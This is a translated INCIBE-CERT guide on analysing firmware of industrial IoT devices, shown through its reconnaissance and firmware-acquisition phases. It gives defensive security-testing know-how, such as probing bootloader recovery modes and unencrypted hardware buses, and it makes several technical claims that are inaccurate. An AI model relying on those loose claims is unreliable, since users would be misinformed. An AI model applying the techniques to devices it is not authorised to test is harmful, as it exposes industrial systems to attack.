España | digital 2026

Firmware analysis of industrial devices study

Financiado por la Unión Europea NextGenerationEU
MINISTERIO DE TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

September 2023

INCIBE-CERT_FIRMWARE_ANALYSIS_OF_INDUSTRIAL_DEVICES_STUDY_2023_v1.1

Financiado por la Unión Europea NextGenerationEU

Plan de Recuperación, Transformación y Resiliencia

España | digital 2026

incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Index

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO DE TRANSFORMACIÓN DIGITAL SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

INDEX OF FIGURES

1. About this guide

The present guide aims to explain to a greater extent everything about IoT device firmware, both at a theoretical-technical level as well as a practical explanation on how to analyze device firmware.

The writing has a technical character both in the theoretical part and in the practical part, since it has been considered that a deep analysis of the firmware requires different very specific and accurate aspects for the realization of a deep analysis. This analysis is not very common in the securization or vulnerability testing of IoT or IIoT devices, so emphasis has been placed on the methodology of analysis of the binary, clearly specifying in each of the sections of the analysis the step-by-step execution.

The order of the contents is distributed in such a way that initially there is a theoretical Knowledge of the technology in general, to later focus the contents on the use of the tools for the analysis, as well as the execution and results obtained in these security tests.

Finally, a conclusion is made in which this type of analysis on IoT devices is evaluated, explaining the difficulty and possible results obtained.

2. Introduction

The vast majority of devices known today contain firmware. A clear example of this is **IoT (Internet of Things)** devices, which, when used in industrial companies, together with **IIoT (Industrial Internet of Things)** devices, make up a very large group. Almost all the processes in the sector depend on a device of this type, so an analysis from the base, i.e. from the **firmware**, can help prevent these devices from being breached.

To specify the magnitude and degree of importance of the in-depth analysis of these devices and as reflected in the INCIBE-CERT article 'Predictions in Industrial Security in 2023', it is expected that, in **2025, the figure of 21.5 billion** connected devices will be reached, as shown in the following illustration:




Illustration 1: Forecast of the number of connected IoT devices; Source: IoT Analytics.

This high growth is due to the entrenchment of Industry 4.0 in the industrial sector, along with the relentless pursuit of increased interconnectivity, process automation and real-time data acquisition. In addition, all of this, is being subordinated to the emergence of Industry 5.0, which brings with it the transformation of the industrial sector into smart spaces with IIoT devices and cognitive computing.

In the case of the **industrial environment**, on which this guide will focus**, IIoT devices coexist with IoT devices**, since every industrial company has connections between the IT environment and the OT environment. That is why **a vulnerability in the firmware of an IT device could seriously affect the devices on the operational side** if the network is not properly configured. This is one of the main reasons that highlight the importance of analyzing both the firmware of IT devices and OT devices within industrial environments, since being so widespread makes them a prime target for attackers.

An example of such attacks is the Mirai Botnet, which used the default credentials of IoT devices to attack them. In many cases, these credentials can be obtained directly from the firmware if it has not been secured (obfuscated or encrypted). Devices attacked in an industrial environment could include routers, IP surveillance cameras, digital video recorders, switches, hubs, industrial firewalls, etc. While, for example, in a home, it would be Smart TVs, refrigerators or other appliances connected to the network, internet providers' routers or any other device designed to make everyday life easier.




Illustration 2: IIoT devices.

The **security of a system lies in the security of its base devices** and within these, **security starts from the most basic concept of the device**, so firmware analysis can help to uncover potential vulnerabilities that would otherwise never have been discovered. Although there are multiple types of attacks on IoT and IIoT devices, this study will focus on the firmware of these devices, to check for possible vulnerabilities, through security testing and reverse engineering that will allow for an in-depth analysis of the firmware.

Throughout this guide we will explain the steps of the firmware analysis methodology and how to perform an analysis from the recognition phase to the exploitation phase of the binary, using open source intelligence tools and techniques (**OSINT**). Each phase will be explained both theoretically and practically, referring to the most important aspects and configurations in order to obtain accurate results.

The main purpose of this guide is to **define the steps to ethically identify vulnerabilities in different types of firmware, in order to eliminate or mitigate them.**

3. Organization of the document

This study on firmware analysis presents a structure focused on the progressive learning of this methodology. Initially, a **2.- introduction** is given on why to perform different tests on IoT devices and the causes of the growth of binary analysis of key devices in industrial environments.

After the introduction, we explain what a **4.- firmware itself is**, as well as the **5.- parts or elements** of which the binary is composed, thus explaining each element in order to have a better understanding and a basis of how the firmware of an IoT device is structured.

Subsequently, the **6.- analysis methodology** section begins. This section covers from the **6.1.- recognition** phase to the **6.8.- exploitation** of the binary by means of the vulnerabilities found in the intermediate phases.

Finally, to conclude the study, **7.- conclusions** are drawn based on tests performed on different IoT firmwares, as well as a conclusion on why this type of practices should be increasingly implemented.

Financiado por la Unión Europea NextGenerationEU
GOBIERNO DE ESPAÑA MINISTERIO DE TRANSFORMACIÓN DIGITAL SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
Plan de Recuperación, Transformación y Resiliencia
España | digital 2026
incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

4. What is a firmware?

Firmware is defined as a type of software embedded in the read memory of a device. It is responsible for providing instructions on the behavior of the device and usually activates the basic functions of the device. It is usually stored in Read Only Memory (**ROM**), preventing possible erasure. In addition, it can only be modified or deleted by special programs.

All these features can allow firmware to bypass the operating system, device APIs and drivers to provide instructions to perform basic tasks or communicate with other devices. The difference we can find between firmware and software is that the former executes a low-level code that introduces instructions for the machine, while the latter executes for different processes and applications.

The firmware is the first section that is executed when a device is powered on, this execution follows a boot process in which an initial set of code loads other code and the level of functionality expands as the boot progresses. In addition, its main purpose is to activate the machine at power-up and prepare the environment for loading the operating system from RAM (Random Access Memory) and hard disk:

The main components of a firmware are the following:

- **Bootloader**: is a combination of utilities that allow to update the relevant data about the operating system and its load in the RAM memory before device startup:
- **Kernel**: it is considered the command center of the electronic devices. It is in charge of ensuring that the hardware is not saturated and that the programs and the operating system use resources efficiently.
- **Binary User-space**: files whose information is defined in ones and zeros. Their execution allows different system functionalities to be performed.
- **File system**: file classifier system which allows the correct access to the files.
- **Compressed files**: they allow to reduce the weight of a set of files.
- **Plain text files**: different plain text files as the name suggests that can be executed by any program.

In turn, within the firmware, there are three types of firmware:

- **Low-level firmware**: they cannot be modified or altered since they are considered an integral part of the hardware. They are stored in a non-volatile memory chip such as ROM or a programmable one such as PROM (Programmable Read-Only Memory), or digital memory in which the values of each bit depend on the state of a fuse.
- **High-level firmware**: they usually contain more complex instructions than low-level firmware, bringing them closer to the world of software than hardware. They are used in conjunction with flash memory chips to enable upgrades.
- **Subsystem**: they are part of a larger system, which can work independently. They usually look like the device they are part of, since the microcode is installed in the Central Processing Unit (CPU).

The firmware is used to communicate with the hardware devices of the system, which is important to have a correct operation of the higher levels of the software, in some cases, you could find up to several firmware due to the complexity of the systems.

In a computer, even if there are several firmware, such as those of the processor, hard disks or graphic cards, the BIOS firmware will be detected as the main one. In order to use a firmware you must have a program designed to communicate with it, hence the existence of different drivers.

5. Parts or elements of a firmware

Throughout this section, emphasis will be placed on the parts or elements of a firmware, which will provide a more advanced technical knowledge about the operation of this logic program to later analyze it more effectively.

As already introduced in section 4 'What is firmware', firmware consists of different elements, among which we can find the bootloader, the kernel, the binaries, the file system, the plain text files, the device drivers, the Chip-set and the application code.

Each of these elements is detailed below.

5.1. Bootloader

It is the software responsible for ensuring that all important operating system data is loaded correctly into memory when the device is started from the hardware point of view. In addition to loading the internal memory, it also performs a number of processes to ultimately run the operating system.

In short, after a device is powered on, the bootloader software is launched via a bootable medium, such as a USB or hard disk, depending on the device itself.

The firmware sequentially scans the found data carriers, searching for a bootloader by means of a special signature, called '**boot signature**' (boot signature or boot record). For most devices, the search is configured to start with removable media, such as USB, CD/DVD, external hard disks, etc. Followed by internal hard disks. The hard disks, boot loader and signature are usually found in the **MBR** (Master Boot Record) which also contains partition tables of the data carrier. **When a boot loader is found, it loads and boots the system**. If the search is unsuccessful, the firmware will send an error message.




Illustration 3: Bootloader steps .

The bootloader can be found stored in two places:

- In the first block of the boot media, connected to the beginning of the master boot records, which contains the link to the bootloader required by the firmware and the boot software itself.
- On a specific partition of the boot media, selected by the operating system for bootloader storage, although the underlying file system and partition tables can vary greatly. It is the firmware that stipulates a specific file format.

5.1.1. Bootloader tasks

Its main function is to **boot the system**, for this, after being executed by the firmware, its first task is to load the internal memory and, subsequently, the operating system kernel, in addition to processing different commands and routine tasks, such as data integration. Some bootloaders can even perform different additional operations, such as:

- Recognition and booting of other bootloaders
- Execution of external programs.
- Correction or addition of defective or insufficient firmware functions or inputs.
- Load alternative firmware.

Once all the tasks corresponding to the bootloader have been completed, the bootloader will return the responsibility to the device kernel.

5.1.2. Existing bootloaders

Some of the most common bootloaders that we can find at the moment are the following:

- **Bootmgr**: used in current Windows systems.
- **Barebox**:for integrated systems.
- **Boot.efi**: used in current MAC devices.
- **OpenBIOS**: free bootloader with GNU-GPL license.

5.2. Kernel

This fundamental part of the operating system is in charge of **granting access to the hardware in a secure way**, in addition, it runs in privileged mode with special access to the system resources, deciding the order of the requests received according to priority and importance.

Two types can be found:

- **Private**: there is no access to the components that form it, nor can modifications be made to it.
- **Public:** you have access to it to examine it and make useful contributions or modifications for the rest of the users.

Within them there are four different groups:

- **Monolithic kernels**: facilitate abstractions of the underlying hardware.
- **Microkernels**: provide a tiny set of basic hardware abstractions and use different applications to obtain greater functionality.
- **Hybrid cores**: similar to microkernels, differing only by the inclusion of additional code for faster execution.
- **Exonucleos:** allow the use of libraries that provide greater functionality thanks to the almost direct or direct access to the hardware, but do not provide any abstraction.

The kernel, on the other hand, serves to **manage the hardware resources** requested by the different elements and acts as an intermediary, deciding what, who and when has access. It also has the ability to **distribute resources in an efficient and orderly manner**.

As for its features on component communication, the kernel allows communication between different intelligent devices, as well as the connection with the different peripherals available within the same device.

As a summary, the following are the five main features of the kernel:

- Memory management of running programs and processes.
- Management of processor time used by programs and processes.
- Communication between programs requesting resources and hardware.
- Management of the different computer programs of a machine.
- Hardware management.

5.3. Binaries

Financiado por la Unión Europea NextGenerationEU · Gobierno de España · Ministerio de Transformación Digital · Plan de Recuperación, Transformación y Resiliencia · España | digital 2026 · incibe_ INSTITUTO NACIONAL DE CIBERSEGURIDAD

Binary files are files containing binary information, i.e. ones and zeros, that the system can read. The files could be executables that tell the system what instructions to perform.

```
000004b0  3d 7b 4c 48 ba 97 fc 16  a6 5d 5b b6 4d c4 df 68  |={LH.....][.M..h|
000004c0  c9 74 36 86 d1 09 be 32  16 c2 fc 88 37 f8 35 00  |.t6....2....7.5.|
000004d0  ac 20 1b 27 e5 f7 c0 e6  df 54 7b 95 f1 e7 ef 52  |. .'.....T{....R|
000004e0  9c 75 8d 6f 86 57 ba 26  d5 bf 7d f3 17 50 4b 03  |.u.o.W.&..}..PK.|
000004f0  04 14 00 00 00 08 00 f2  5b 83 40 44 6e dc 26 a3  |........[.@Dn.&.|
00000500  cd 51 00 00 d0 52 00 1b  00 00 00 57 4e 41 50 33  |.Q...R.....WNAP3|
00000510  32 30 5f 56 32 2e 30 2e  33 5f 66 69 72 6d 77 61  |20_V2.0.3_firmwa|
00000520  72 65 2e 74 61 72 d4 b8  57 30 1c 0e 14 ef 4f 04  |re.tar..W0....O.|
00000530  49 04 49 44 74 a2 47 ef  7d ad 24 82 e8 49 f4 de  |I.IDt.G.}.$..I..|
00000540  5b b4 e8 75 2d 11 24 7a  89 5e 56 22 6c f4 e8 7d  |[..u-.$z.^V"l..}|
00000550  11 ac 6e f5 ce 12 65 f5  c5 62 b1 ec de df bf bc  |..n...e..b......|
00000560  fc 67 fe 73 ef cb 7d b9  9f 99 33 e7 cc 69 4f df  |.g.s..}...3..iO.|
00000570  39 0f c7 df dd cd c5 c3  2f 50 d8 29 58 d8 4f dd  |9......./P.)X.O.|
```

Illustration 4: Binary file.

```
0001f130  6d 2d 6c 69 6e 75 78 2d  6d 75 73 6c 65 61 62 69  |m-linux-musleabi|
0001f140  2f 35 2e 33 2e 30 2f 2e  2e 2f 2e 2e 2f 2e 2e 2f  |/5.3.0/../../../|
0001f150  2e 2e 2f 61 72 6d 2d 6c  69 6e 75 78 2d 6d 75 73  |../arm-linux-mus|
0001f160  6c 65 61 62 69 2f 6c 69  62 2f 63 72 74 6e 2e 6f  |leabi/lib/crtn.o|
0001f170  00 63 6f 6e 73 6f 6c 65  2e 63 00 63 72 74 31 2e  |.console.c.crt1.|
0001f180  63 00 63 72 74 73 74 75  66 66 2e 63 00 5f 5f 45  |c.crtstuff.c.__E|
0001f190  48 5f 46 52 41 4d 45 5f  42 45 47 49 4e 5f 5f 00  |H_FRAME_BEGIN__.|
0001f1a0  5f 5f 4a 43 52 5f 4c 49  53 54 5f 5f 00 64 65 72  |__JCR_LIST__.der|
0001f1b0  65 67 69 73 74 65 72 5f  74 6d 5f 63 6c 6f 6e 65  |egister_tm_clone|
0001f1c0  73 00 72 65 67 69 73 74  65 72 5f 74 6d 5f 63 6c  |s.register_tm_cl|
0001f1d0  6f 6e 65 73 00 5f 5f 64  6f 5f 67 6c 6f 62 61 6c  |ones.__do_global|
0001f1e0  5f 64 74 6f 72 73 5f 61  75 78 00 63 6f 6d 70 6c  |_dtors_aux.compl|
0001f1f0  65 74 65 64 2e 36 35 37  32 00 5f 5f 64 6f 5f 67  |eted.6572.__do_g|
0001f200  6c 6f 62 61 6c 5f 64 74  6f 72 73 5f 61 75 78 5f  |lobal_dtors_aux_|
0001f210  66 69 6e 69 5f 61 72 72  61 79 5f 65 6e 74 72 79  |fini_array_entry|
0001f220  00 66 72 61 6d 65 5f 64  75 6d 6d 79 00 6f 62 6a  |.frame_dummy.obj|
0001f230  65 63 74 2e 36 35 37 37  00 5f 5f 66 72 61 6d 65  |ect.6577.__frame|
0001f240  5f 64 75 6d 6d 79 5f 69  6e 69 74 5f 61 72 72 61  |_dummy_init_arra|
0001f250  79 5f 65 6e 74 72 79 00  5f 5f 6c 69 62 63 5f 73  |y_entry.__libc_s|
```

Illustration 5: Binary file with visible data.

As can be seen in the previous image, when analyzing a file with different tools, such as Binwalk or firmadyne, it can be seen how the binary itself also contains information that can be understood directly by a human, such as the analyzed firmware (in this case the WNAP320 with version V2.0.3) or the folder structure that makes up the file.

5.4. File system

Storage system of a memory device, which structures and organizes the writing, searching, reading, storing, editing or deleting of files in a specific way. Its main purpose is to be able to identify the correct files and access them as quickly as possible.

5.5. Compressed files

It is the result of treating a file, document, folder, etc. with a compression program. The main objective is to reduce the weight of the files without losing the original information. Some examples are LZMA, GZIP, ZIP, ZLIB, ARJ or TAR.

Depending on the type of compression the analysis of the firmware may be affected since some compressed files support data encryption, while others are limited to compression, aiming at easy decompression, but allowing the reading of the data in clear after decompression.

5.6. Plain text files

These are files consisting exclusively of text or single characters, without any formatting and that do not require interpretation to be read. They contain only text, with no information about font, formats or sizes.

5.7. *Device drivers*

A software component which allows two elements to communicate with each other. It is usually between the operating system and an external device. Its function is to give instructions to the operating system on how the installed device should work. Different types of drivers can be observed, such as audio, video, LAN/Ethernet, Wireless, USB, external devices, etc.

5.8. Chipset

It is a set of chips and electronic circuits, integrated in the processor of the electronic device, and used to control the data flow between the processor, the memory and the peripherals. Two clear examples of chipsets are: ROM memory or flash memory.

5.9. Application code

A set of programs designed to perform a specific function when executed on the system code. In firmware, it allows instructions to be sent to devices to operate or perform basic tasks, allowing low-level control.

6. Analysis methodology

Recalling that the purpose of this methodology is to show the different steps to ethically identify firmware vulnerabilities, with the aim of reducing or mitigating such vulnerabilities, it is also pointed out that these tests must be performed in a controlled environment, where they do not affect production or communications between devices in the industrial environment.

6.1. Recognition

It can be considered as the most important phase of the whole methodology since it allows to have a complete view before starting the firmware analysis. In this phase, all the technical details and documentation of the firmware under analysis should be collected.

Throughout the reconnaissance phase, the search for information will allow familiarization with the technology and in turn an understanding of the overall composition and underlying components of the device. This information should be gathered prior to field work and safetesting.

A vulnerable device can be identified from many points of view. Some sources of information can be:

- **The manufacturer's official website**, which usually lists different types of documentation, technical features, modes of use and usage, applications with which the device can interact, etc.
- **Certification records** represent another valuable source of information, as suppliers, in the vast majority of cases, must certify that devices comply with technical standards. These reports often contain very useful information for any safety assessment.
- **Code repositories**. They are very useful since many devices use software subject to open source licenses, which means that manufacturers must publish parts of their software openly or provide access to the source code.

Listed below are some of the points on which it is advisable to gather information, thus having a better understanding of the overall system:

- **CPU architectures** that support the firmware.
- **Platform** on which the firmware works.
- **Bootloader** settings.
- Hardware diagrams.
- '**Datasheets**' or firmware data sheets.
- An estimate of lines of code contained in the firmware or '**LoC**' (Lines of Code).
- **Source code** repository location .
- **External components** contained.
- Open source **licenses** containing.
- '**Changelogs**' or registry changes.
- **FCC** (Federal Communications Commission) **IDs**.
- Design and data flow **diagrams**.
- Possible threat models.

- **Previous penetration test** reports.
- Error **tracking tickets**.

If possible, direct communication with the firmware development team should always be taken advantage of, since it allows to obtain a better understanding of the system, together with accurate and updated language data. In addition, an understanding of the security controls they have in place and the most worrisome risks they generate should be gained.

If necessary, follow-up exercises with more in-depth features should be scheduled. All tests tend to be more successful when there is a collaborative environment, so it is important to achieve this.

It is also important to try to obtain data using **open source intelligence tools and techniques (OSINT**). The main reason for using this type of tools lies in the easy accessibility, since it will be possible to find guides that together with the code inspection will facilitate the understanding of the tools used, if necessary.

In addition, it is recommended to download the repository and perform manual and automated static analysis of the code base. Some open source tools already use free static analysis tools provided by vendors that offer high quality analysis results.

With the information already obtained, **a light hazard modeling exercise should be performed, mapping the attack surfaces and impact areas that show the highest value in case of compromise.**

To conclude this section and as it is considered of vital importance for the beginning of the firmware analysis, we will explain the most important points on which information must be collected to have a high degree of understanding of the firmware of the device.

6.1.1. Supported CPU architecture

Although the **differences between high or low performance CPUs do not affect the security of the analyzed device**, it is advisable to know its characteristics and capabilities regardless of the architecture itself. Different types of architectures can be found during the firmware scans performed, an example is the ARM (Advanced RISC Machine) type, as shown in the following image:

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x3248DCD2, created: 2022-09-05 05:10:27, image size: 2648280 by
tes, Data Address: 0x40008000, Entry Point: 0x40008000, data CRC: 0xE3E3CA79, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type
: none, image name: "ARM OpenWrt Linux-5.4.179"
64            0x40            Linux kernel ARM boot executable zImage (little-endian)
```

Illustration 6: CPU type: ARM.

The ability to be able to visualize the CPU type in the initial phase of the overall firmware analysis will simplify the reversing and emulation process, as well as provide a close view of the security to deal with when analyzing the firmware. Some devices may contain external modules for storing information or encrypted parts of the platform, which would make analysis more difficult.

6.1.2. Bootloader configuration

An important entry point to the system may be the bootloader, as its recovery mode in some devices is often unprotected, allowing backup with secure keys and certificates. A vulnerability in access would allow bypassing several layers of system security.

Different stand-alone software programs can be found to analyze the bootloader, all of them prepared for the main CPU architecture types (including PPC, ARM, MIPS, etc.).

- Das U-boot: project to test architectures. It is released under the GNU license and can be built on x86 computer frameworks only.
- Libreboot: a project that replaces the BIOS on most computers with a free OS (Operating System) and is designed to perform the minimum tasks of a 32-bit and 64-bit operating system. It works with almost any GNU/Linux distribution that uses KSM (Kernel Mode Setting) for graphics and does not work for Windows or BSD (Berkeley Software Distribution).
- Android *bootloader*.
- CFE (*Common Firmware Environment*).

6.1.3. Hardware diagram

The electronic design schematic can be another great source of information to help expand the attack surface. It is possible to obtain it from official sources or by reverse engineering and will pertain to the hardware part of the devices.

Buses should be identified where we can read information in the clear, unencrypted and, if possible, allow manipulation and sending of false information, which could allow the user to access previously unavailable possibilities.




Illustration 7: Example CPU schematic .

Figure 7 shows the architecture of a microprocessor where each element listed could be analyzed for vulnerabilities, in addition to the firmware that accompanies the microprocessor.

It also shows information on the different communication ports used by the device for its updates, so you will need to know how it works in case you need to access the motherboard and know the pins that make up the communication port.




Illustration 8: Ports on IoT device motherboard .

6.1.4. Estimated LoC´s

Knowing the number of **Lines of Code** contained in the firmware will help in selecting which tools and techniques to use later.

For example, if a binary of a small size is encountered, reversing techniques would be more effective versus **fuzzing**, since it would reduce the time, we have to invest in providing an effective result.

On the contrary, if a binary with a large size is found, the reversing work can become very long and tedious, so fuzzing can yield a better result in less time.

- **Reversing** encompasses the study of the firmware code in order to identify vulnerabilities that it may have in it and the attack vectors that we can take advantage of. All this, with the idea of creating and implementing protection measures to the failures that we can find.
- **Fuzzing** is a technique used to find bugs in firmware. It is based on crashing the software by sending invalid, unexpected or random data to force and detect bugs.

6.1.5. Change Logging

Another viable option for finding vulnerabilities may be to review the change log that the software has undergone over time, since **many of the devices do not have automatic OTA** (over-the-air updates), so they will be out of date.

Hardware faults, unlike software faults, can only be fixed by a new product version.

Examples of changelogs include deprecated libraries, libraries with newly discovered vulnerabilities, debugging ports, etc.

6.2. Getting the firmware

In this second phase, the revision of the firmware content begins. To do this, the image or binary file must first be acquired. Some of the possible ways to obtain it:

- Directly from the development team, from the manufacturer/supplier or from the customer himself.
- Direct download of the firmware remotely, this may not work if the device is upgraded to the latest version.
- Build the firmware from scratch, using a guide provided by the manufacturer.
- From the manufacturer's own support service.
- Google queries directed to binary file extensions and file sharing platforms, such as Dropbox and Google Drive.
- Search for firmware images from customers who upload content to forums, blogs or comments, via ZIP or USB.
